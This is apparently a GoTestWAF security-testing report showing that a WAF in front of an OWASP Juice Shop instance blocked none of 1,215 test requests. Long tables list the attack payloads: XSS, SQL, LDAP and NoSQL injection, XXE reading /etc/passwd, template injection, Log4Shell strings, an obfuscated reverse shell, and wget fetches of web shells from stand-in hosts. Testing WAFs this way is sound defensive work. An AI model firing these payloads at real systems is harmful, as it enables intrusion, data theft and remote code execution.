AWS Firewall Factory
Application Security Testing Report

Overall grade:


F

0.0 / 100


Project name : generic
URL : http://juice-shop-alb-1390191246.eu-central-1.elb.amazonaws.com:3000/
Testing Date : 16 June 2023
Testing version : 3.2.3
Test cases fingerprint : 601064739fd89118b35fc1a8c9b701e6
Used arguments : `--url=http://juice-shop-alb-1390191246.eu-central-1.elb.amazonaws.com:3000/ --blockConnReset --workers=5 --skipWAFBlockCheck`

Type	True-negative tests blocked	True-positive tests passed	Grade
API Security	F 0.0%	N/A 0.0%	F 0.0%
Application Security	F 0.0%	N/A 0.0%	F 0.0%

API Security



Application Security



© aws-firewall-factory - executed via gotestwaf

Benchmarks against other solutions

Type	API Security		Application Security		Overall score	
ModSecurity PARANOIA=1	F	42.9%	F	30.5%	F	36.7%
ModSecurity PARANOIA=2	C+	78.6%	F	34.8%	F	56.7%
ModSecurity PARANOIA=3	A-	92.9%	F	38.3%	D	65.6%
ModSecurity PARANOIA=4	A+	100.0%	F	40.8%	C-	70.4%
Your project	F	0.0%	F	0.0%	F	0.0%

Details

Summary

Total requests sent: 1215
Number of blocked requests: 0
Number of passed requests: 640
Number of unresolved requests: 575
Number of failed requests: 0

True-negative tests

Test set	Test case	Percentage	Blocked	Bypassed	Unresolved	Sent	Failed
owasp	crlf	0.00%	0	0	9	9	0
owasp	ldap-injection	0.00%	0	0	64	64	0
owasp	mail-injection	0.00%	0	0	24	24	0
owasp	nosql-injection	0.00%	0	0	70	70	0
owasp	path-traversal	0.00%	0	0	110	110	0
owasp	rce	0.00%	0	0	66	66	0
owasp	rce-urlparam	0.00%	0	0	9	9	0
owasp	shell-injection	0.00%	0	0	48	48	0
owasp	sql-injection	0.00%	0	0	156	156	0
owasp	ss-include	0.00%	0	24	16	40	0
owasp	sst-injection	0.00%	0	64	0	64	0
owasp	xml-injection	0.00%	0	13	0	13	0
owasp	xss-scripting	0.00%	0	503	1	504	0
Summary for owasp		**0.00%**	**0**	**604**	**573**	**1177**	**0**
owasp-api	graphql	0.00%	0	6	0	6	0
owasp-api	graphql-post	0.00%	0	4	0	4	0
owasp-api	grpc	0.00%	0	0	0	0	0
owasp-api	non-crud	0.00%	0	0	2	2	0
owasp-api	rest	0.00%	0	13	0	13	0
owasp-api	soap	0.00%	0	13	0	13	0
Summary for owasp-api		**0.00%**	**0**	**36**	**2**	**38**	**0**
Summary for true-negative tests		**0.00%**	**0**	**640**	**575**	**1215**	**0**

False Positive Tests

0 false positive requests identified as blocked (failed, bad behavior)
0 false positive requests identified as bypassed (passed, good behavior)

Bypasses in Details

640 malicious requests have bypassed the security solution

Payload	Test case	Encoder	Placeholder	Status

"%01onClick=prompt(1)>	xss-scripting	Base64Flat, URL	URLPath, HTMLMultipartForm, URLParam, HTMLForm	200
"%2501onclick=prompt(1)>	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm	200
"));if(!self.x)self.x=!alert(document.domain)}catch(e){}//	xss-scripting	URL, Base64Flat	HTMLMultipartForm, URLPath, URLParam, HTMLForm	200
"//Onx=""//%01onfocus=prompt(1)>	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
"//Onx=""//onfocus=prompt(1)>	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm	200
"><p only=1337 onmouseenter=window.location.href=//attacker.site>	xss-scripting	Base64Flat, URL	HTMLMultipartForm, URLPath, URLParam, HTMLForm	200
"><sVg/OnLuFy="X=y"oNloaD=;1^confirm(1)>/``^1//	xss-scripting	Base64Flat, URL	URLParam, HTMLForm, HTMLMultipartForm, URLPath	200
"><script>alert()</script>	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
"><svg onmouseover="confirm&#0000000040document.domain)	xss-scripting	Base64Flat, URL	URLParam, URLPath, HTMLMultipartForm, HTMLForm	200
"OnCliCk="(prompt`1`)	xss-scripting	URL, Base64Flat	HTMLForm, URLParam, URLPath, HTMLMultipartForm	200
"Onclick="([1].map(confirm))	xss-scripting	Base64Flat, URL	HTMLMultipartForm, URLPath, HTMLForm, URLParam	200
"Onclick="(prompt(1))	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm	200
"Onx=() onMouSeoVer=prompt(1)>	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200
"Onx=[] onMouSeoVer=prompt(1)>	xss-scripting	Base64Flat, URL	HTMLMultipartForm, URLPath, HTMLForm, URLParam	200
"]))}catch(e){if(!this.x)alert(document.domain),this.x=1}//	xss-scripting	Base64Flat, URL	URLPath, URLParam,	200

			HTMLForm, HTMLMultipartForm	
"onClick="(prompt)(1)	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200
"onwheel=ead(111)	xss-scripting	Base64Flat, URL	HTMLForm, HTMLMultipartForm, URLParam, URLPath	200
"union select -7431.1, name, @aaa from u_base--w-	soap	Plain	SOAPBody	200
${class.getResource("./test/test.res").getContent()}	sst-injection	Base64Flat, URL	HTMLForm, URLParam, URLPath, HTMLMultipartForm	200
&lt;svg/onload&equals;alert(1)&gt;	xss-scripting	URL, Base64Flat	URLParam, HTMLMultipartForm, HTMLForm, URLPath	200
'-alert(1)//	soap	Base64Flat, URL, Plain	URLParam, URLPath, HTMLForm, HTMLMultipartForm, JSONRequest, SOAPBody	200
';alert(1)//	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm	200
'><svg/onload=alert`xss`>	xss-scripting	URL, Base64Flat	URLParam, HTMLForm, URLPath, HTMLMultipartForm	200
'>alert(1)</script><script/1='	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
(alert)(1)	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, HTMLMultipartForm, URLParam	200
/alert(1)</script><script>/	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
-1134') OR JSON_EXTRACT('{''aKER'': 9648}', '$.aKER') = 9648*7799 AND ('QlYa' LIKE 'QlYa	soap	Plain	SOAPBody, JSONRequest	200
123) AND 12=12 AND JSON_DEPTH('{}') != 2521	soap	Plain	JSONRequest, SOAPBody	200
1e1 union select users from password	rest	Plain	JSONRequest	200
25) <a href=[]" onmouseover=prompt(1)//">XYZ</a	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm	200
<!--#echo var="DOCUMENT_URI" -->	ss-include	URL	HTMLForm	200
<!--#exec cmd="dir" -->	ss-include	Base64Flat, URL	URLPath, URLParam,	200

			HTMLForm, HTMLMultipartForm	
`<!--#exec cmd="ls" -->`	ss-include	Base64Flat, URL	URLParam, HTMLMultipartForm, HTMLForm, URLPath	200
`<!--#include file=”UUUUUUUU...UU”-->`	ss-include	Base64Flat, URL	URLPath, HTMLForm, HTMLMultipartForm, URLParam	200
`<!--?xml version="1.0" ?--> <!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/passwd"> ]> <userInfo> <firstName>John</firstName> <lastName>&ent;</lastName> </userInfo>`	xml-injection	Plain	XMLBody	200
`<!DOCTYPE foo [ <!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "expect://id">]><foo>&xxe;</foo>`	xml-injection	Plain	XMLBody	200
`<!DOCTYPE foo [ <!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "http://host/text.txt" > ] > <foo>&xxe;</foo>`	xml-injection	Plain	XMLBody	200
`<!DOCTYPE x SYSTEM "//x/x" > <x>a</x>`	xml-injection	Plain	XMLBody	200
`<!DOCTYPE x [ <!ENTITY % y SYSTEM "//y/y" > %y; ]><x>a</x>`	xml-injection	Plain	XMLBody	200
`<!DOCTYPE xxe [<!ELEMENT name ANY > <!ENTITY xxe SYSTEM "file:///etc/group">]> <Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a"> <Request> <EMailAddress>aaaaa</EMailAddress> <AcceptableResponseSchema>&xxe;</AcceptableResponseSchema> </Request> </Autodiscover>`	xml-injection	Plain	XMLBody	200
`<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}`	sst-injection	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm	200
`<<scr�ipt/src=http://xss.com/xss.js></script`	xss-scripting	Base64Flat, URL	URLParam, HTMLMultipartForm, URLPath, HTMLForm	200
`<?xml version="1.0" ?><!DOCTYPE foo [<!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "file:///c:/windows/win.ini">]><foo>&xxe;</foo>`	xml-injection	Plain	XMLBody	200
`<?xml version="1.0" encoding="ISO-8859-1" ?> <!DOCTYPE foo [ <!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "file:///etc/passwd" >]> <foo>&xxe;</foo>`	xml-injection	Plain	XMLBody	200
`<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [ <!ELEMENT foo ANY> <!ENTITY xxe SYSTEM "file:///dev/random">] > <foo>&xxe;</foo>`	xml-injection	Plain	XMLBody	200
`<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE x [<!ENTITY % xxe PUBLIC "any_text" "http://evil.com/evil.dtd">%xxe;]><root>&xxe;</root>`	xml-injection	Plain	XMLBody	200
`<?xml version="1.0" encoding="utf-8" standalone="no" ?> <!DOCTYPE message [<!ENTITY % local_dtd SYSTEM "jar:file:/opt/jboss/wildfly/modules/system/layers/base/org/apache/lucene/main/lucene-queryparser-5.5.5.jar!/org/apache/lucene/queryparser/xml/LuceneCoreQuery.dtd"> <!ENTITY % queries 'aaa)> <!ENTITY &#x25; file SYSTEM "http://evil.com"> <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///abcxyz/&#x25;file;&#x27;>"> &#x25;eval; &#x25;error; <!ELEMENT aa (bb'> %local_dtd;]><message></message>`	xml-injection	Plain	XMLBody	200
`<?xml version="1.0" encoding="utf-8" standalone="no" ?><x xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"`	xml-injection	Plain	XMLBody	200

xsi:schemaLocation="http://xxe-xsi-schemalocation.yourdomain[.]com/"/>				
<?xml version="1.0" encoding="utf-8" standalone="no" ?><xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema"><xs:include namespace="http://xxe-xsinclude-namespace.yourdomain[.]com/"/></xs:schema>	xml-injection	Plain	XMLBody	200
<F5>/strrr/821} union # distinctrow/**/select 1,2,3--{<F5>/**/TRUE	soap	Plain	JSONRequest, SOAPBody	200
<IMG SRC=j&#X41vascript:alert('test')>	xss-scripting	Base64Flat, URL	HTMLForm, HTMLMultipartForm, URLParam, URLPath	200
<a href=[]" onmouseover=prompt(1)//">XYZ</a	xss-scripting	Base64Flat, URL	HTMLMultipartForm, URLPath, URLParam, HTMLForm	200
<ahref="javascript:top[8680439..toString(30)]()">XSS Test</a>	xss-scripting	Base64Flat, URL	URLParam, HTMLMultipartForm, URLPath, HTMLForm	200
<ahref="javascript:window[/alert/.source]()">XSS Test</a>	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200
<b onmouseover=alert('Wufff!')>click me!</b>	xss-scripting	Base64Flat, URL	HTMLForm, URLParam, HTMLMultipartForm, URLPath	200
<body onload=alert('test1')>	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
<img src=x onerror=alert(document.domain)>/all	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
<img/src=x/onerror=xxx	xss-scripting	Base64Flat, URL	HTMLForm, URLPath, HTMLMultipartForm, URLParam	200
<img\nsrc=data:image/gif;base64,R0lGODlhAQABAAD/ACwAAAAAAQABAAACADs=\nonload=alert(1)>	xss-scripting	Base64Flat, URL	URLParam, HTMLForm, HTMLMultipartForm, URLPath	200
<script>aaa</script>	rest	Plain	JSONRequest	200
<script>alert("TEST");</script>	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm	200
<script>alert(31337)</script>	soap	Plain	SOAPBody	200
<svg/onload=alert(=RND=)//	xss-scripting	Base64Flat, URL	HTMLMultipartForm, URLParam, URLPath, HTMLForm	200
<xhzeem attr=" --- x="=='='onmouseover=confirm`xhzeem` style="display:block;width:1000px;height:1000px;background:red"> --- ">	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200

`?__proto__[CLOSURE_BASE_PATH]=data:,alert(1)//`	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200
`?__proto__[innerHTML]=<img/src/onerror%3dalert(1)>`	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
`Function("\x61\x6c\x65\x72\x74\x28\x31\x29")();`	soap	Plain, Base64Flat, URL	HTMLForm, HTMLMultipartForm, JSONRequest, SOAPBody, URLPath, URLParam	200
`[1].find(alert('1'))`	soap	Base64Flat, URL, Plain	JSONRequest, SOAPBody, URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
`\"autof<x>ocus o<x>nfocus=alert<x>(1)//`	xss-scripting	URL, Base64Flat	URLParam, HTMLForm, URLPath, HTMLMultipartForm	200
`\"autofocus=alert(1)//`	soap	URL, Plain, Base64Flat	URLPath, HTMLForm, URLParam, HTMLMultipartForm, JSONRequest, SOAPBody	200
`\"o<x>nmouseover=alert<x>(1)//`	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
`__proto__[v-if]=_c.constructor('alert(1)')()`	xss-scripting	URL, Base64Flat	URLPath, HTMLMultipartForm, HTMLForm, URLParam	200
`aaaa\u0027%2b#{16*8787}%2b\u0027bbb`	sst-injection	Base64Flat, URL	HTMLForm, URLPath, HTMLMultipartForm, URLParam	200
`alert.apply(null, [1])`	soap	Plain, Base64Flat, URL	URLParam, URLPath, HTMLForm, HTMLMultipartForm, JSONRequest, SOAPBody	200
`alert.call(%20, "XSS");`	soap	Base64Flat, URL, Plain	URLPath, URLParam, HTMLForm, HTMLMultipartForm, JSONRequest, SOAPBody	200
`alert.call(null,1)`	xss-scripting	Base64Flat, URL	HTMLForm, URLParam, URLPath, HTMLMultipartForm	200
`confirm.call(null,1)`	soap		SOAPBody, URLPath, URLParam,	200

		Base64Flat, URL, Plain	HTMLForm, HTMLMultipartForm, JSONRequest	
`document.write(decodeURI(location.hash)) #<img/src/onerror=alert(1)>`	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200
`eval(URL.slice(-8)) #alert(1)`	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
`eval(location.hash.slice(1)) #alert(1)`	xss-scripting	Base64Flat, URL	URLParam, URLPath, HTMLForm, HTMLMultipartForm	200
`javascript:setInterval('ale'+'rt(document.domain)')`	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
`javascript:setInterval('con'+'firm(document.domain)')`	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm	200
`javascript:setInterval('eva'+'l(document.domain)')`	xss-scripting	URL, Base64Flat	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200
`javascript:setInterval('fet'+'ch(document.domain)')`	xss-scripting	URL, Base64Flat	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
`javascript:setInterval('pri'+'nt(document.domain)')`	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
`javascript:setInterval('prom'+'pt(document.domain)')`	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200
`prompt.call(null%252C1)`	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
`prompt.call(null,1)`	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200
`sometext<svg onload=alert(document.domain)>?mimeType=text/html`	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
`top[8680439..toString(30)](1)`	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200
`{ __schema { types { name } } }`	graphql	URL	URLParam, HTMLForm, HTMLMultipartForm	200

{"query": "IntrospectionQuery{__schema {queryType { name }}"}	graphql-post	Plain	JSONBody	200
{"query": "mutation {getPerson(name:\"xxx'union select current_user() and '1=1\"){name}}"}	graphql-post	Plain	JSONBody	200
{"query": "query IntrospectionQuery {__schema {queryType { name }mutationType { name }subscriptionType { name }types {...FullType}directives {namedescriptionlocationsargs {...InputValue}}}}fragment FullType on __Type {kindnamedescriptionfields(includeDeprecated: true) {namedescriptionargs {...InputValue}type {...TypeRef}isDeprecateddeprecationReason}inputFields {...InputValue}interfaces {...TypeRef}enumValues(includeDeprecated: true) {namedescriptionisDeprecateddeprecationReason}possibleTypes {...TypeRef}}fragment InputValue on __InputValue {namedescriptiontype { ...TypeRef }defaultValue}fragment TypeRef on __Type {kindnameofType {kindnameofType {kindnameofType {kindnameofType {kindnameofType {kindnameofType {kindnameofType {kindname}}}}}}}}"}	graphql-post	Plain	JSONBody	200
{"query":"mutation CreatePaste ($title: String!, $content: String!, $public: Boolean!, $burn: Boolean!) {\n createPaste(title:$title, content:$content, public:$public, burn: $burn) {\n paste {\n pId\n content\n title\n burn\n }\n }\n }","variables":{"title":"1","content":"1;SELECT 1;SELECT pg_sleep(3);--","public":true,"burn":false}}	graphql-post	Plain	JSONBody	200
{__schema{queryType{name}mutationType{name}subscriptionType{name}types{...FullType}directives{name description locations args{...InputValue}}}}fragment FullType on __Type{kind name description fields(includeDeprecated:true) {name description args{...InputValue}type{...TypeRef}isDeprecated deprecationReason}inputFields{...InputValue}interfaces{...TypeRef}enumValues(includeDeprecated:true){name description isDeprecated deprecationReason}possibleTypes{...TypeRef}}fragment InputValue on __InputValue{name description type{...TypeRef}defaultValue}fragment TypeRef on __Type{kind name ofType{kind name ofType{kind name ofType{kind name ofType{kind name ofType{kind name ofType{kind name ofType{kind name}}}}}}}}	graphql	URL	URLParam, HTMLForm, HTMLMultipartForm	200
{php}echo ‘id’;{/php}	sst-injection	Base64Flat, URL	URLParam, HTMLForm, URLPath, HTMLMultipartForm	200
{{+''.__class__.__mro__[2].__subclasses__()[40]('/test/aaaa').read()+}}	sst-injection	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm	200
{{1337*1338}}	sst-injection	Base64Flat, URL	HTMLMultipartForm, URLPath, HTMLForm, URLParam	200
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}	sst-injection	Base64Flat, URL	HTMLForm, HTMLMultipartForm, URLParam, URLPath	200
{{request|attr("__class__")}}	sst-injection	Base64Flat, URL	URLParam, HTMLForm, HTMLMultipartForm, URLPath	200

Unresolved requests in Details

575 requests identified as blocked and passed or as not-blocked and not-passed

Payload	Test case	Encoder	Placeholder	Status

`RCPT TO: test@evil.com`	mail-injection	Base64Flat, URL	HTMLMultipartForm, HTMLForm, URLParam, URLPath	503
`QUIT`	mail-injection	Base64Flat, URL	HTMLForm, HTMLMultipartForm, URLPath, URLParam	503
`V100 CAPABILITY V101 FETCH 4791`	mail-injection	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	503
`!!python/object/new:exec [import socket; socket.gethostbyname('somehost.burpcollaborator.net')]`	rce	URL, Plain	HTMLForm, HTMLMultipartForm, URLPath, JSONRequest, Header, URLParam	503
`"union select -7431.1, name, @aaa from u_base--w-`	sql-injection	Base64Flat, URL	URLParam, JSONRequest, HTMLMultipartForm, Header, HTMLForm, URLPath	503
`$(printf 'hsab/nib/ e- 4321 1.0.0.721 cn'|rev)`	rce	URL, Plain	Header, JSONRequest, URLPath	503
`${${CP:C:F:BPs:Ic:-j}${zE:-n}${vCpb:uPlbl:Y:muYSk:Beg0eg:-d}i:${XK:dMfzh:uQE:vF0es:vCyyqA:-l}dap://127.0.0.1}`	rce	URL, Plain	URLPath, Header, JSONRequest	503
`${script:javascript:java.lang.Runtime.getRuntime().exec('touch /tmp/foo')}`	rce	URL, Plain	Header, URLPath, JSONRequest	503
`%0a%0dSet-cookie:crlf=injection`	crlf	Plain	URLPath	503
`%0d%0aSet-Cookie:crlf=injection`	crlf	Plain	URLPath	503
`%25%0a%0aSet-cookie:crlf=injection`	crlf	Plain	URLPath	503
`%25%30%41%25%30%44Set-cookie:crlf=injection`	crlf	Plain	URLPath	503
`%25%30%41Set-cookie:crlf=injection`	crlf	Plain	URLPath	503
`%25%30%44%25%30%41Set-cookie:crlf=injection`	crlf	Plain	URLPath	503
`%25%30%44Set-cookie:crlf=injection`	crlf	Plain	URLPath	503
`%3f%0dSet-Cookie:crlf=injection`	crlf	Plain	URLPath	503
`%e5%98%8dSet-cookie%3acrlf%3dinjection`	crlf	Plain	URLPath	503
`' && this.passwordzz.match(/.*/)//`	nosql-injection	URL, Base64Flat	HTMLMultipartForm, URLPath, URLParam, HTMLForm, JSONRequest	503
`' waitfor delay '00:00:10'--`	sql-injection	URL, Base64Flat	URLPath, URLParam, JSONRequest, HTMLForm, Header, HTMLMultipartForm	503
`')) or pg_sleep(5)--`	sql-injection	Base64Flat, URL	URLPath, URLParam, JSONRequest, Header, HTMLForm, HTMLMultipartForm	503
`', $or: [ {}, { 'order':'order`	nosql-injection	Base64Flat, URL	HTMLForm, URLPath, HTMLMultipartForm,	503

			JSONRequest, URLParam	
`'or 123.22=123.22`	sql-injection	URL, Base64Flat	JSONRequest, Header, HTMLForm, HTMLMultipartForm, URLParam, URLPath	503
`(&(uid="+user+")(userPassword={MD5}"+base64(pack("H*",md5(pass)))+"))"`	ldap-injection	Base64Flat, URL	JSONRequest, HTMLMultipartForm, HTMLForm, URLParam	503
`(&(uid=*)(uid=*))(|(uid=*)(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==))`	ldap-injection	Base64Flat, URL	HTMLForm, URLParam, HTMLMultipartForm, JSONRequest	503
`(&(uid=admin)(!(&(1=0)(userPassword=q))))`	ldap-injection	Base64Flat, URL	HTMLForm, URLParam, HTMLMultipartForm, JSONRequest	503
`() { :; }; echo ; /bin/bash -c 'cat /etc/passwd'`	rce	URL, Plain	URLParam, HTMLForm, HTMLMultipartForm, URLPath, JSONRequest, Header	503
`(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'%22+(select(0)from(select(sleep(15)))v)+%22*/`	sql-injection	Base64Flat, URL	JSONRequest, HTMLMultipartForm, Header, URLPath, URLParam, HTMLForm	503
`*(|(mail=*))`	ldap-injection	URL, Base64Flat	HTMLForm, URLParam, HTMLMultipartForm, JSONRequest	503
`*(|(objectclass=*))`	ldap-injection	Base64Flat, URL	HTMLMultipartForm, URLParam, HTMLForm, JSONRequest	503
`*)(uid=*))(|(uid=*`	ldap-injection	Base64Flat, URL	URLParam, HTMLMultipartForm, HTMLForm, JSONRequest	503
`-1' and .0union+distinct+select+1+--+`	sql-injection	Base64Flat, URL	URLPath, JSONRequest, HTMLForm, URLParam, HTMLMultipartForm, Header	503
`-1134') OR JSON_EXTRACT('{''aKER'': 9648}', '$.aKER') = 9648*7799 AND ('QlYa' LIKE 'QlYa`	sql-injection	Base64Flat, URL	Header, HTMLForm, URLParam, JSONRequest, HTMLMultipartForm, URLPath	503
`.../.../WINDOWS/win.ini`	path-traversal	Base64Flat, URL	HTMLMultipartForm, JSONRequest, URLPath, URLParam, HTMLForm	503
`../../../../usr/lib/libc.so.6`	path-traversal	URL	URLPath	400

../../../../usr/lib/libc.so.6	path-traversal	Base64Flat, URL	URLParam, URLPath, HTMLForm, HTMLMultipartForm, JSONRequest	503
/src/../WEB-INF/web.xml	path-traversal	Base64Flat, URL	URLPath, HTMLMultipartForm, JSONRequest, HTMLForm, URLParam	503
/static/img/../../etc/passwd	path-traversal	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm, JSONRequest	503
0;var date=new Date(); do{curDate = new Date();}while(curDate-date<10000)	nosql-injection	URL, Base64Flat	HTMLMultipartForm, JSONRequest, URLPath, HTMLForm, URLParam	503
123 AND JSON_KEYS((SELECT CONVERT((SELECT CONCAT(0x7162766a71,(SELECT (ELT(1141=1141,1))),0x7178717a71)) USING utf8)))	sql-injection	Base64Flat, URL	HTMLForm, HTMLMultipartForm, URLPath, URLParam, Header, JSONRequest	503
123) AND (SELECT 'eNOW')='FsQu' AND JSON_LENGTH('{}') <= 9779	sql-injection	Base64Flat, URL	URLParam, URLPath, JSONRequest, HTMLForm, Header, HTMLMultipartForm	503
123) AND 12=12 AND JSON_DEPTH('{}') != 2521	sql-injection	Base64Flat, URL	HTMLForm, HTMLMultipartForm, JSONRequest, URLPath, URLParam, Header	503
123) AND ELT(5287=5287,5480) AND JSON_ARRAY_LENGTH('[]') <= 2333	sql-injection	Base64Flat, URL	HTMLMultipartForm, URLParam, JSONRequest, URLPath, Header, HTMLForm	503
1e1 union select users from password	non-crud	Plain	NonCRUDRequestBody	400
3;/* a */ DECLARE @c varchar(255);/* b */SELECT @c='ping'+master.sys.fn_varbintohexstr(convert(varbinary,SYSTEM_USER))+'.000.burpcol'+'laborator.net';/*xx*/ EXEC Master.dbo.xp_cmdshell @c;/*xxx*/ EXEC sp_SYS_ProtoOp @id=3	sql-injection	Base64Flat, URL	HTMLMultipartForm, Header, URLParam, URLPath, HTMLForm, JSONRequest	503
; cat /et'c/pa'ss'wd	rce	URL, Plain	JSONRequest, URLPath, Header	503
;getent$IFS$9hosts$IFS$9somehost.burpcollaborator.net;echo$IFS$9$((3482*7301));	shell-injection	Base64Flat, URL	URLParam, HTMLForm, HTMLMultipartForm, JSONRequest	503
;var date = new Date(); do{curDate = new Date();}while(curDate-date	nosql-injection	URL, Base64Flat	URLPath, HTMLForm, URLParam, HTMLMultipartForm, JSONRequest	503
;wget http://some_host/sh311.sh	shell-injection	Base64Flat, URL	JSONRequest, URLParam,	503

			HTMLMultipartForm, HTMLForm	
`<!--#echo var="DOCUMENT_URI" -->`	ss-include	URL, Base64Flat	URLPath, URLParam, HTMLForm, HTMLMultipartForm	502
`<!--#exec cmd="ls" -->`	ss-include	Base64Flat	URLPath	502
`<!--#exec cmd="wget http://some_host/shell.txt | rename shell.txt shell.php"-->`	ss-include	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	502
`<<scr�ipt/src=http://xss.com/xss.js></script`	xss-scripting	URL	URLPath	400
`<?=$_POST[0]?>`	rce	URL, Plain	Header, URLPath, JSONRequest	503
